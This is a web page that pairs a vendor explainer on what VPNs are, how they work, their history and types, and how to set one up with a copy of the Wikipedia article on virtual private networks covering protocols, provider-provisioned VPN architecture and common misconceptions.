

What is VPN? How It Works, Types of VPN



VPN stands for "**Virtual Private Network**" and describes the opportunity to establish a protected network connection when using public networks. VPNs encrypt your internet traffic and disguise your online identity. This makes it more difficult for third parties to track your activities online and steal data. The encryption takes place in **real time**.

How does a VPN work?

A VPN hides your IP address by letting the network redirect it through a specially configured remote server run by a VPN host. This means that if you surf online with a VPN, the VPN server becomes the source of your data. This means your Internet Service Provider (ISP) and other third parties cannot see which websites you visit or what data you send and receive online. A VPN works like a filter that turns all your data into "gibberish". Even if someone were to get their hands on your data, it would be useless.

What are the benefits of a VPN connection?

A VPN connection disguises your data traffic online and protects it from external access. Unencrypted data can be viewed by anyone who has network access and wants to see it. With a VPN, hackers and cyber criminals can't decipher this data.

Secure encryption: To read the data, you need an *encryption key*. Without one, it would take millions of years for a computer to decipher the code in the event of a brute force attack. With the help of a VPN, your online activities are hidden even on public networks.

Disguising your whereabouts: VPN servers essentially act as your proxies on the internet. Because the demographic location data comes from a server in another country, your actual location cannot be determined. In addition, most VPN services do not store logs of your activities. Some providers, on the other hand, record your behaviour, but do not pass this information on to third parties. This means that any potential record of your user behaviour remains permanently hidden.

Access to regional content: Regional web content is not always accessible from everywhere. Services and websites often contain content that can only be accessed from certain parts of the world. Standard connections use local servers in the country to determine your location. This means that you cannot access content at home while traveling, and you cannot access international content from home. With **VPN location spoofing:** you can switch to a server to another country and effectively “change” your location.

Secure data transfer: If you work remotely, you may need to access important files on your company’s network. For security reasons, this kind of information requires a secure connection. To gain access to the network, a VPN connection is often required. VPN services connect to private servers and use encryption methods to reduce the risk of data leakage.

Why should you use a VPN connection?

Your ISP usually sets up your connection when you connect to the internet. It tracks you via an IP address. Your network traffic is routed through your ISP's servers, which can log and display everything you do online.

Your ISP may seem trustworthy, but it may share your browsing history with advertisers, the police or government, and/or other third parties. ISPs can also fall victim to attacks by cyber criminals: If they are hacked, your personal and private data can be compromised.

This is especially important if you regularly connect to public Wi-Fi networks. You never know who might be monitoring your internet traffic and what they might steal from you, including passwords, personal data, payment information, or even your entire identity.

What should a good VPN do?

You should rely on your VPN to perform one or more tasks. The VPN itself should also be protected against compromise. These are the features you should expect from a comprehensive VPN solution:

- **Encryption of your IP address:** The primary job of a VPN is to hide your IP address from your ISP and other third parties. This allows you to send and receive information online without the risk of anyone but you and the VPN provider seeing it.
- **Encryption of protocols:** A VPN should also prevent you from leaving traces, for example, in the form of your internet history, search history and cookies. The encryption of cookies is especially important because it prevents third parties from gaining access to confidential information such as personal data, financial information and other content on websites.

- **Kill switch:** If your VPN connection is suddenly interrupted, your secure connection will also be interrupted. A good VPN can detect this sudden downtime and terminate preselected programs, reducing the likelihood that data is compromised.
- **Two-factor authentication:** By using a variety of authentication methods, a strong VPN checks everyone who tries to log in. For example, you might be prompted to enter a password, after which a code is sent to your mobile device. This makes it difficult for uninvited third parties to access your secure connection.

The history of VPNs

Since humans have been using the internet, there has been a movement to protect and encrypt internet browser data. The US Department of Defence already got involved in projects working on the encryption of internet communication data back in the 1960s.

The predecessors of the VPN

Their efforts led to the creation of **ARPANET** (Advanced Research Projects Agency Network), a packet switching network, which in turn led to the development of the Transfer Control Protocol/Internet Protocol (TCP/IP).

The **TCP/IP** had four levels: **Link, internet, transport and application**. At the internet level, local networks and devices could be connected to the universal network – and this is where the risk of exposure became clear. In 1993, a team from Columbia University and AT&T Bell Labs finally succeeded in creating a kind of first version of the modern VPN, known as swIPe: Software IP encryption protocol.

In the following year, Wei Xu developed the IPsec network, an internet security protocol that authenticates and encrypts information packets shared online. In 1996, a Microsoft employee named Gurdeep Singh-Pall created a Peer-to-Peer Tunnelling Protocol (PPTP).

Early VPNs

Contiguous to Singh-Pall developing PPTP, the internet was growing in popularity and the need for consumer-ready, sophisticated security systems emerged. At that time, anti-virus programs were already effective in preventing malware and spyware from infecting a computer system. However, people and companies also started demanding encryption software that could hide their browsing history on the internet.

The first VPNs therefore started in the early 2000s, but were almost exclusively used by companies. However, after a flood of security breaches, especially in the early 2010s, the consumer market for VPNs started to pick up.

VPNs and their current use

According to the [GlobalWebIndex](#), the number of VPN users worldwide increased more than fourfold between 2016 and 2018. In countries such as Thailand, Indonesia and China, where internet use is restricted and censored, **one in five internet users** uses a VPN. In the USA, Great Britain and Germany, the proportion of VPN users is **lower at around 5%**, but is growing.

One of the biggest drivers for VPN adoption in recent years has been the increasing demand for content with geographical access restrictions. For example, video streaming services such as Netflix or YouTube make certain videos available only in certain countries. With contemporary VPNs, you can encrypt your IP address so that you appear to be surfing from another country, enabling you to access this content from anywhere.

Here's how to surf securely with a VPN

A VPN encrypts your surfing behavior, which can only be decoded with the help of a key. Only your computer and the VPN know this key, so your ISP cannot recognize where you are surfing. Different VPNs use different encryption processes, but generally function in three steps:

1. Once you are online, start your VPN. The VPN acts as a secure tunnel between you and the internet. Your ISP and other third parties cannot detect this tunnel.
2. Your device is now on the local network of the VPN, and your IP address can be changed to an IP address provided by the VPN server.
3. You can now surf the internet at will, as the VPN protects all your personal data.

What kind of VPNs are there?

There are many different types of VPNs, but you should definitely be familiar with the three main types:

SSL VPN

Often not all employees of a company have access to a company laptop they can use to work from home. During the corona crisis in Spring 2020, many companies faced the problem of not having enough equipment for their employees. In such cases, use of a private device (PC, laptop, tablet, mobile phone) is often resorted to. In this case, companies fall back on an **SSL-VPN** solution, which is usually implemented via a corresponding hardware box.

The prerequisite is usually an HTML-5-capable browser, which is used to call up the company's login page. HTML-5 capable browsers are available for virtually any operating system. Access is guarded with a username and password.

Site-to-site VPN

A **site-to-site VPN** is essentially a private network designed to hide private intranets and allow users of these secure networks to access each other's resources.

A site-to-site VPN is useful if you have multiple locations in your company, each with its own local area network (LAN) connected to the WAN (Wide Area Network). Site-to-site VPNs are also useful if you have two separate intranets between which you want to send files without users from one intranet explicitly accessing the other.

Site-to-site VPNs are mainly used in large companies. They are complex to implement and do not offer the same flexibility as SSL VPNs. However, they are the most effective way to ensure communication within and between large departments.

Client-to-Server VPN

Connecting via a **VPN client** can be imagined as if you were connecting your home PC to the company with an extension cable. Employees can dial into the company network from their home office via the secure connection and act as if they were sitting in the office. However, a VPN client must first be installed and configured on the computer.

This involves the user not being connected to the internet via his own ISP, but establishing a direct connection through his/her VPN provider. This essentially shortens the tunnel phase of the VPN journey. Instead of using the VPN to create an encryption tunnel to disguise the existing internet connection, the VPN can automatically encrypt the data before it is made available to the user.

This is an increasingly common form of VPN, which is particularly useful for providers of insecure public WLAN. It prevents third parties from accessing and compromising the network connection and encrypts data all the way to the provider. It also prevents ISPs from accessing data that, for whatever reason, remains unencrypted and bypasses any restrictions on the user's internet access (for instance, if the government of that country restricts internet access).

The advantage of this type of VPN access is greater efficiency and universal access to company resources. Provided an appropriate telephone system is available, the employee can, for example, connect to the system with a headset and act as if he/she were at their company workplace. For example, customers of the company cannot even tell whether the employee is at work in the company or in their home office.

How do I install a VPN on my computer?

Before installing a VPN, it is important to be familiar with the different implementation methods:

VPN client

Software must be installed for standalone VPN clients. This software is configured to meet the requirements of the endpoint. When setting up the VPN, the endpoint executes the VPN link and connects to the other endpoint, creating the encryption tunnel. In companies, this step usually requires the entry of a password issued by the company or the installation of an appropriate certificate. By using a password or certificate, the firewall can recognize that this is an authorized connection. The employee then identifies him/herself by means of credentials known to him/her.

Browser extensions

VPN extensions can be added to most web browsers such as Google Chrome and Firefox. Some browsers, including Opera, even have their own integrated VPN

extensions. Extensions make it easier for users to quickly switch and configure their VPN while surfing the internet. However, the VPN connection is only valid for information that is shared in this browser. Using other browsers and other internet uses outside the browser (e.g. online games) cannot be encrypted by the VPN.

While browser extensions are not quite as comprehensive as VPN clients, they may be an appropriate option for occasional internet users who want an extra layer of internet security. However, they have proven to be more susceptible to breaches. Users are also advised to choose a reputable extension, as **data harvesters** may attempt to use fake VPN extensions. Data harvesting is the collection of personal data, such as what marketing strategists do to create a personal profile of you. Advertising content is then personally tailored to you.

Router VPN

If multiple devices are connected to the same internet connection, it may be easier to implement the VPN directly on the router than to install a separate VPN on each device. A router VPN is especially useful if you want to protect devices with an internet connection that are not easy to configure, such as smart TVs. They can even help you access geographically restricted content through your home entertainment systems.

A router VPN is easy to install, always provides security and privacy, and prevents your network from being compromised when insecure devices log on. However, it may be more difficult to manage if your router does not have its own user interface. This can lead to incoming connections being blocked.

Company VPN

A company VPN is a custom solution that requires personalized setup and technical support. The VPN is usually created for you by the company's IT team. As a user, you have no administrative influence from the VPN itself and your activities and data transfers are logged by your company. This allows the company to minimize the potential risk of data leakage. The main advantage of a corporate VPN is a fully secure connection to the company's intranet and server, even for employees who work outside the company using their own internet connection.

Can I also use a VPN on my smartphone or other devices?

Yes, there are a number of VPN options for smartphones and other internet-connected devices. A VPN can be essential for your mobile device if you use it to store payment information or other personal data or even just to surf the internet. Many VPN providers also offer mobile solutions - many of which can be downloaded directly from Google Play or the Apple App Store, such as [Kaspersky VPN Secure Connection](#).

Is a VPN really so secure?

It is important to note that VPNs do not function like comprehensive anti-virus software. While they protect your IP and encrypt your internet history, a VPN connection does not protect your computer from outside intrusion. To do this, you should definitely use anti-virus software such as [Kaspersky Internet Security](#) .

Because using a VPN on its own does not protect you from Trojans, viruses, bots or other malware.

Once the malware has found its way onto your device, it can steal or damage your data, whether you are running a VPN or not. It is therefore important that you use a VPN together with a comprehensive anti-virus program to ensure maximum security.

Selecting a secure VPN provider

It is also important that you choose a VPN provider that you can trust. While your ISP cannot see your internet traffic, your VPN provider can. If your VPN provider is compromised, so are you. For this reason, it is crucial that you choose a trusted VPN provider to ensure both the concealment of your internet activities and ensure the highest level of security.

How to install a VPN connection on your smartphone

As already mentioned, there are also VPN connections for Android smartphones and iPhones. Fortunately, smartphone VPN services are easy to use and generally include the following:

- The installation process usually only downloads one app from the iOS App Store or Google Play Store. Although free VPN providers exist, it's wise to choose a professional provider when it comes to security.
- The setup is extremely user-friendly, as the default settings are already mostly designed for the average smartphone user. Simply log in with your account. Most apps will then guide you through the key functions of the VPN services.
- Switching on the VPN literally works like a light switch for many VPN apps. You will probably find the option directly on the home screen.
- Server switching is usually done manually if you want to fake your location. Simply select the desired country from the offer.
- Advanced setup is available for users requiring a higher degree of data protection. Depending on your VPN, you can also select other protocols for your encryption method. Diagnostics and other functions may also be available in your app. Before you subscribe, learn about these features to find the right VPN for your needs.
- In order to surf the internet safely from now on, all you have to do is first activate the VPN connection through the app.

But keep the following in mind: A VPN is only as secure as the data usage and storage policies of its provider. Remember that the VPN service transfers your data to their servers and these servers connect over the internet on your behalf. If they store data logs, make sure that it is clear for what purpose these logs are stored. Serious VPN providers usually put your privacy first and foremost. You should therefore choose a trusted provider such as [Kaspersky Secure Connection](#) .

Remember that only internet data is encrypted. Anything that does not use a cellular or Wi-Fi connection will not be transmitted over the internet. As a result, your VPN will not encrypt your standard voice calls or texts.

Conclusion

A VPN connection establishes a secure connection between you and the internet. Via the VPN, all your data traffic is routed through an encrypted virtual tunnel. This disguises your IP address when you use the internet, making its location invisible to everyone. A VPN connection is also secure against external attacks. That's because only you can access the data in the encrypted tunnel – and nobody else can because they don't have the key. A VPN allows you to access regionally restricted content from anywhere in the world. Many streaming platforms are not available in every country. You can still access them using the VPN. VPN solutions from Kaspersky are available for both [Windows PCs](#) and [Apple Macs](#).

There are now also many providers of VPN connections for smartphones which keep mobile data traffic anonymous. You can find certified providers in the [Google Play Store](#) or the [iOS App Store](#). However, remember that only your data traffic on the internet is anonymized and protected by using a VPN. The VPN connection does not protect you from hacker attacks, Trojans, viruses or other malware. You should therefore rely on an additional trusted [anti-virus software](#).

More articles about VPN (Virtual Private Network)

[Work securely online in your home office](#)

[Security of public WiFi networks](#)

[Defence against a man-in-the-middle attack](#)

Related Video:

[What is a VPN?](#)

Virtual private network

From Wikipedia, the free encyclopedia

"VPN" *redirects here*. For other uses, see [VPN \(disambiguation\)](#).

For commercial services, see [VPN service](#).

This article has multiple issues. Please help [improve it](#) or discuss these issues on the [talk page](#). (*Learn how and when to remove these template messages*)



This article **needs additional citations for [verification](#)**. (*May 2021*)

This article **may be too technical for most readers to understand**. (*March 2023*)


A **virtual private network (VPN)** is a mechanism for creating a [secure connection](#) between a [computing device](#) and a [computer network](#), or between two networks, using an insecure communication medium such as the public [Internet](#).^[1]

A VPN can extend a [private network](#) (one that disallows or restricts public access), in such a way that it enables users of that network to send and receive data across public networks as if the public networks' devices were directly connected to the


private network.^[2] The benefits of a VPN include security, reduced costs for dedicated communication lines, and greater flexibility for [remote workers](#). VPNs are also used to bypass [internet censorship](#). [Encryption](#) is common, although not an inherent part of a VPN connection.

A VPN is created by establishing a virtual [point-to-point](#) connection through the use of [tunneling protocols](#) over existing networks. A VPN available from the public Internet can provide some of the benefits of a [wide area network](#) (WAN). From a user perspective, the resources available within the private network can be accessed remotely.

Types



VPN classification tree based on the topology first, then on the technology used



VPN connectivity overview, showing intranet site-to-site and remote-work configurations used together

Virtual private networks may be classified into several categories:

Remote access

A *host-to-network* configuration is analogous to connecting a computer to a local area network. This type provides access to an enterprise network, such as an [intranet](#). This may be employed for [remote workers](#) who need access to private resources, or to enable a mobile worker to access important tools without exposing them to the public Internet.

Site-to-site

A *site-to-site* configuration connects two networks. This configuration expands a network across geographically disparate offices, or connects a group of

offices to a data center installation. The interconnecting link may run over a dissimilar intermediate network, such as two [IPv6](#) networks connected over an [IPv4](#) network.^[6]

Extranet-based site-to-site

In the context of site-to-site configurations, the terms [intranet](#) and [extranet](#) are used to describe two different use cases.^[6] An *intranet* site-to-site VPN describes a configuration where the sites connected by the VPN belong to the same organization, whereas an *extranet* site-to-site VPN joins sites belonging to multiple organizations.

Typically, individuals interact with remote access VPNs, whereas businesses tend to make use of site-to-site connections for [business-to-business](#), cloud computing, and [branch office](#) scenarios. However these technologies are not mutually exclusive and, in a significantly complex business network, may be combined to enable remote access to resources located at any given site, such as an ordering system that resides in a data center.

VPN systems also may be classified by:


- the tunneling protocol used to [tunnel](#) the traffic
- the tunnel's termination point location, e.g., on the customer [edge](#) or network-provider edge
- the type of topology of connections, such as site-to-site or network-to-network
- the levels of security provided
- the [OSI layer](#) they present to the connecting network, such as [Layer 2](#) circuits or [Layer 3](#) network connectivity
- the number of simultaneous connections

Security mechanisms

VPNs cannot make online connections completely anonymous, but they can increase [privacy](#) and security. To prevent disclosure of private information or [data sniffing](#), VPNs typically allow only authenticated remote access using [tunneling protocols](#) and secure [encryption](#) techniques.

The VPN security model provides:

- [confidentiality](#) such that even if the network traffic is sniffed at the packet level (see network sniffer or [deep packet inspection](#)), an attacker would see only [encrypted data](#), not the raw data
- sender [authentication](#) to prevent unauthorized users from accessing the VPN
- message [integrity](#) to detect and reject any instances of tampering with transmitted messages



The life cycle phases of an IPSec Tunnel in a virtual private network

Secure VPN protocols include the following:

- [Internet Protocol Security \(IPsec\)](#) was initially developed by the [Internet Engineering Task Force \(IETF\)](#) for [IPv6](#), and was required in all standards-compliant implementations of IPv6 before [RFC 6434](#) made it only a recommendation.^[7] This standards-based security protocol is also widely used with [IPv4](#) and the [Layer 2 Tunneling Protocol](#). Its design meets most security goals: [availability](#), [integrity](#), and [confidentiality](#). IPsec uses encryption, [encapsulating](#) an IP packet inside an IPsec packet. De-encapsulation happens at the end of the tunnel, where the original IP packet is decrypted and forwarded to its intended destination.
- [Transport Layer Security \(SSL/TLS\)](#) can tunnel an entire network's traffic (as it does in the [OpenVPN](#) project and [SoftEther VPN](#) project^[8]) or secure an individual connection. A number of vendors provide remote-access VPN capabilities through SSL. An SSL VPN can connect from locations where IPsec runs into trouble^[clarification needed] with [Network Address Translation](#) and firewall rules.
- [Datagram Transport Layer Security \(DTLS\)](#) – used in Cisco [AnyConnect](#) VPN and in [OpenConnect](#) VPN^[9] to solve the issues [TLS](#) has with tunneling over [TCP](#) (SSL/TLS are TCP-based, and tunneling TCP over TCP can lead to big delays and connection aborts^[10]).
- [Microsoft Point-to-Point Encryption \(MPPE\)](#) works with the [Point-to-Point Tunneling Protocol](#) and in several compatible implementations on other platforms.
- Microsoft [Secure Socket Tunneling Protocol \(SSTP\)](#) tunnels [Point-to-Point Protocol](#) (PPP) or Layer 2 Tunneling Protocol traffic through an [SSL/TLS](#) channel (SSTP was introduced in [Windows Server 2008](#) and in [Windows Vista](#) Service Pack 1).
- Multi Path Virtual Private Network (MPVPN). Ragula Systems Development Company owns the registered [trademark](#) "MPVPN".^{[relevant?][11]}
- Secure Shell (SSH) VPN – [OpenSSH](#) offers VPN tunneling (distinct from [port forwarding](#)) to secure^[ambiguous] remote connections to a network, inter-network links, and remote systems. OpenSSH server provides a

limited number of concurrent tunnels. The VPN feature itself does not support personal authentication.^[12] SSH is more often used to remotely connect to machines or networks instead of a site to site VPN connection.

- [WireGuard](#) is a protocol. In 2020, WireGuard support was added to both the Linux^[13] and Android^[14] kernels, opening it up to adoption by VPN providers. By default, WireGuard utilizes the [Curve25519](#) protocol for [key exchange](#) and [ChaCha20-Poly1305](#) for encryption and message authentication, but also includes the ability to pre-share a symmetric key between the client and server.^[15]
- [Internet Key Exchange](#) version 2 was created by Microsoft and Cisco and is used in conjunction with IPsec for encryption and authentication. Its primary use is in mobile devices, whether on [3G](#) or [4G LTE](#) networks, since it automatically reconnects when a connection is lost.
- [OpenVPN](#) is a [free and open-source](#) VPN protocol based on the TLS protocol. It supports perfect [forward-secrecy](#), and most modern secure cipher suites, like [AES](#), [Serpent](#), [TwoFish](#), etc. It is currently^[may be outdated as of March 2023] being developed and updated by OpenVPN Inc., a [non-profit](#) providing secure VPN technologies.
- Crypto IP Encapsulation (CIPE) is a free and open-source VPN implementation for tunneling [IPv4 packets](#) over [UDP](#) via [encapsulation](#).^[16] CIPE was developed for [Linux](#) operating systems by Olaf Titz, with a [Windows port](#) implemented by Damion K. Wilson.^[17] Development for CIPE ended in 2002.^[18]


Authentication

Tunnel endpoints must be authenticated^[by whom?] before secure VPN tunnels can be established^[by whom?]. User-created remote-access VPNs may use [passwords](#), [biometrics](#), [two-factor authentication](#), or other [cryptographic](#) methods. Network-to-network tunnels often use passwords or [digital certificates](#). Depending on the VPN protocol, they may store the key to allow the VPN tunnel to establish automatically, without intervention from the administrator. [Data packets](#) are secured by [tamper proofing](#) via a [message authentication code](#) (MAC), which prevents the message from being altered or [tampered](#) without being rejected due to the MAC not matching with the altered data packet.

Routing

Tunneling protocols can operate in a [point-to-point network topology](#) though this would theoretically not be considered a VPN because a VPN by definition is expected to support arbitrary and changing sets of network nodes. But since most [router](#) implementations support a [virtual, software-defined tunnel interface](#), customer-provisioned VPNs often are simply^[ambiguous] defined tunnels running conventional routing protocols.

Provider-provisioned VPN building-blocks^[edit]



Site-to-Site VPN terminology

Depending on whether a provider-provisioned VPN (PPVPN) operates in Layer 2 (L2) or Layer 3 (L3), the building blocks described below may be L2 only, L3 only, or a combination of both. [Multi-protocol label switching](#) (MPLS) functionality blurs the L2-L3 identity.^{[19][original research?]}

[RFC 4026](#) generalized the following terms to cover L2 [MPLS VPNs](#) and L3 ([BGP](#)) VPNs, but they were introduced in [RFC 2547](#).^{[20][21]}

Customer (C) devices

A device that is within a customer's network and not directly connected to the service provider's network. C devices are not aware of the VPN.

Customer Edge device (CE)

A device at the edge of the customer's network which provides access to the PPVPN. Sometimes it is just a demarcation point between provider and customer responsibility. Other providers allow customers to configure it.

Provider edge device (PE)

A device, or set of devices, at the edge of the provider network that connects to customer networks through CE devices and presents the provider's view of the customer site. PEs are aware of the VPNs that connect through them, and maintain VPN state.

Provider device (P)

A device that operates inside the provider's core network and does not directly interface to any customer endpoint. It might, for example, provide routing for many provider-operated tunnels that belong to different customers' PPVPNs. While the P device is a key part of implementing PPVPNs, it is not itself VPN-aware and does not maintain VPN state. Its principal role is allowing the service provider to scale its PPVPN offerings, for example, by acting as an aggregation point for multiple PEs. P-to-P connections, in such a role, often are high-capacity optical links between major locations of providers.

User-visible PPVPN services

OSI Layer 2 services

VLAN

[VLAN](#) is a Layer 2 technique that allows for the coexistence of multiple [local area network](#) (LAN) broadcast domains interconnected via trunks using the [IEEE 802.1Q](#) trunking protocol. Other trunking protocols have been used but have become obsolete, including Inter-Switch Link (ISL), IEEE 802.10 (originally a security protocol but a subset was introduced for trunking), and ATM LAN Emulation (LANE).

Virtual private LAN service (VPLS)

Developed by [Institute of Electrical and Electronics Engineers](#), VLANs allow multiple tagged LANs to share common trunking. VLANs frequently comprise only customer-owned facilities. Whereas VPLS as described in the above section (OSI Layer 1 services) supports emulation of both point-to-point and point-to-multipoint topologies, the method discussed here extends Layer 2 technologies such as [802.1d](#) and [802.1q](#) LAN trunking to run over transports such as [Metro Ethernet](#).

As used in this context, a [VPLS](#) is a Layer 2 PPVPN, emulating the full functionality of a traditional LAN. From a user standpoint, a VPLS makes it possible to interconnect several LAN segments over a packet-switched, or optical, provider core, a core transparent to the user, making the remote LAN segments behave as one single LAN.^[22]

In a VPLS, the provider network emulates a learning bridge, which optionally may include VLAN service.

Pseudo wire (PW)

PW is similar to VPLS, but it can provide different L2 protocols at both ends. Typically, its interface is a WAN protocol such as [Asynchronous Transfer Mode](#) or [Frame Relay](#). In contrast, when aiming to provide the appearance of a LAN contiguous between two or more locations, the Virtual Private LAN service or IPLS would be appropriate.

Ethernet over IP tunneling

EtherIP ([RFC 3378](#))^[23] is an Ethernet over IP tunneling protocol specification. EtherIP has only packet encapsulation mechanism. It has no confidentiality nor message integrity protection. EtherIP was introduced in the [FreeBSD](#) network stack^[24] and the [SoftEther VPN](#)^[25] server program.

IP-only LAN-like service (IPLS)

A subset of VPLS, the CE devices must have Layer 3 capabilities; the IPLS presents packets rather than frames. It may support IPv4 or IPv6.

Ethernet Virtual Private Network (EVPN)

Ethernet VPN (EVPN) is an advanced solution for providing Ethernet services over IP-MPLS networks. In contrast to the VPLS architectures, EVPN enables control-plane based MAC (and MAC,IP) learning in the network. PEs participating in the EVPN instances learn customer's MAC (MAC,IP) routes in control-plane using MP-BGP protocol. Control-plane MAC learning brings a number of benefits that allow EVPN to address the VPLS shortcomings, including support for multi-homing with per-flow load balancing and avoidance of unnecessary flooding over the MPLS core

network to multiple PEs participating in the P2MP/MP2MP L2VPN (in the occurrence, for instance, of ARP query). It is defined [RFC 7432](#).

OSI Layer 3 PPVPN architectures

This section discusses the main architectures for PPVPNs, one where the PE disambiguates duplicate addresses in a single routing instance, and the other, virtual router, in which the PE contains a virtual router instance per VPN. The former approach, and its variants, have gained the most attention.

One of the challenges of PPVPNs involves different customers using the same address space, especially the IPv4 private address space.^[26] The provider must be able to disambiguate overlapping addresses in the multiple customers' PPVPNs.

BGP/MPLS PPVPN

In the method defined by [RFC 2547](#), BGP extensions advertise routes in the IPv4 VPN address family, which are of the form of 12-byte strings, beginning with an 8-byte [route distinguisher](#) (RD) and ending with a 4-byte IPv4 address. RDs disambiguate otherwise duplicate addresses in the same PE.

PEs understand the topology of each VPN, which are interconnected with MPLS tunnels either directly or via P routers. In MPLS terminology, the P routers are [label switch routers](#) without awareness of VPNs.

Virtual router PPVPN

The virtual router architecture,^{[27][28]} as opposed to BGP/MPLS techniques, requires no modification to existing routing protocols such as BGP. By the provisioning of logically independent routing domains, the customer operating a VPN is completely responsible for the address space. In the various MPLS tunnels, the different PPVPNs are disambiguated by their label but do not need routing distinguishers.

Unencrypted tunnels

Some virtual networks use tunneling protocols without encryption for protecting the privacy of data. While VPNs often do provide security, an unencrypted [overlay network](#) does not fit within the secure or trusted categorization.^[29] For example, a tunnel set up between two hosts with [Generic Routing Encapsulation](#) (GRE) is a virtual private network but is neither secure nor trusted.^{[30][31]}

Native [plaintext](#) tunneling protocols include Layer 2 Tunneling Protocol (L2TP) when it is set up without [IPsec](#) and [Point-to-Point Tunneling Protocol](#) (PPTP) or [Microsoft Point-to-Point Encryption](#) (MPPE).^[32]

Trusted delivery networks

Trusted VPNs do not use cryptographic tunneling; instead they rely on the security of a single provider's network to protect the traffic.^[33]

- [Multiprotocol Label Switching](#) (MPLS) often overlays VPNs, often with quality-of-service control over a trusted delivery network.
- L2TP^[34] which is a standards-based replacement, and a compromise taking the good features from each, for two proprietary VPN protocols: Cisco's [Layer 2 Forwarding \(L2F\)](#)^[35] (obsolete as of 2009) and Microsoft's [Point-to-Point Tunneling Protocol \(PPTP\)](#).^[36]

From the security standpoint, VPNs either trust the underlying delivery network or must enforce security with mechanisms in the VPN itself. Unless the trusted delivery network runs among physically secure sites only, both trusted and secure models need an authentication mechanism for users to gain access to the VPN.

VPNs in mobile environments

[Mobile virtual private networks](#) are used in settings where an endpoint of the VPN is not fixed to a single [IP address](#), but instead roams across various networks such as data networks from cellular carriers or between multiple [Wi-Fi](#) access points without dropping the secure VPN session or losing application sessions.^[37] Mobile VPNs are widely used in [public safety](#) where they give law-enforcement officers access to applications such as [computer-assisted dispatch](#) and criminal databases,^[38] and in other organizations with similar requirements such as [field service management](#) and healthcare.^[39]^{*[need quotation to verify]*}

Networking limitations

A limitation of traditional VPNs is that they are point-to-point connections and do not tend to support [broadcast domains](#); therefore, communication, software, and networking, which are based on [layer 2](#) and broadcast [packets](#), such as [NetBIOS](#) used in [Windows networking](#), may not be fully supported as on a [local area network](#). Variants on VPN such as [Virtual Private LAN Service](#) (VPLS) and layer 2 tunneling protocols are designed to overcome this limitation.^[40]

Common misconceptions

- A VPN does not make your Internet "private". You can still be tracked through [tracking cookies](#) and [device fingerprinting](#), even if your IP address is hidden.^[41]
- A VPN can log your traffic, however this depends on the VPN provider.^[41]
- A VPN does not make you immune to hackers.^[41]
- A VPN is not in itself a means for good Internet privacy. The burden of trust is simply transferred from the [ISP](#) to the [VPN service](#) provider.^{[42][43]}

See also



• [Free Software portal](#)



• [Internet portal](#)

- [Anonymizer](#)
- [Dynamic Multipoint Virtual Private Network](#)
- [Ethernet VPN](#)
- [Internet privacy](#)
- [Mediated VPN](#)
- [Opportunistic encryption](#)
- [Split tunneling](#)
- [Virtual private server](#)
- [VPN service](#)

References

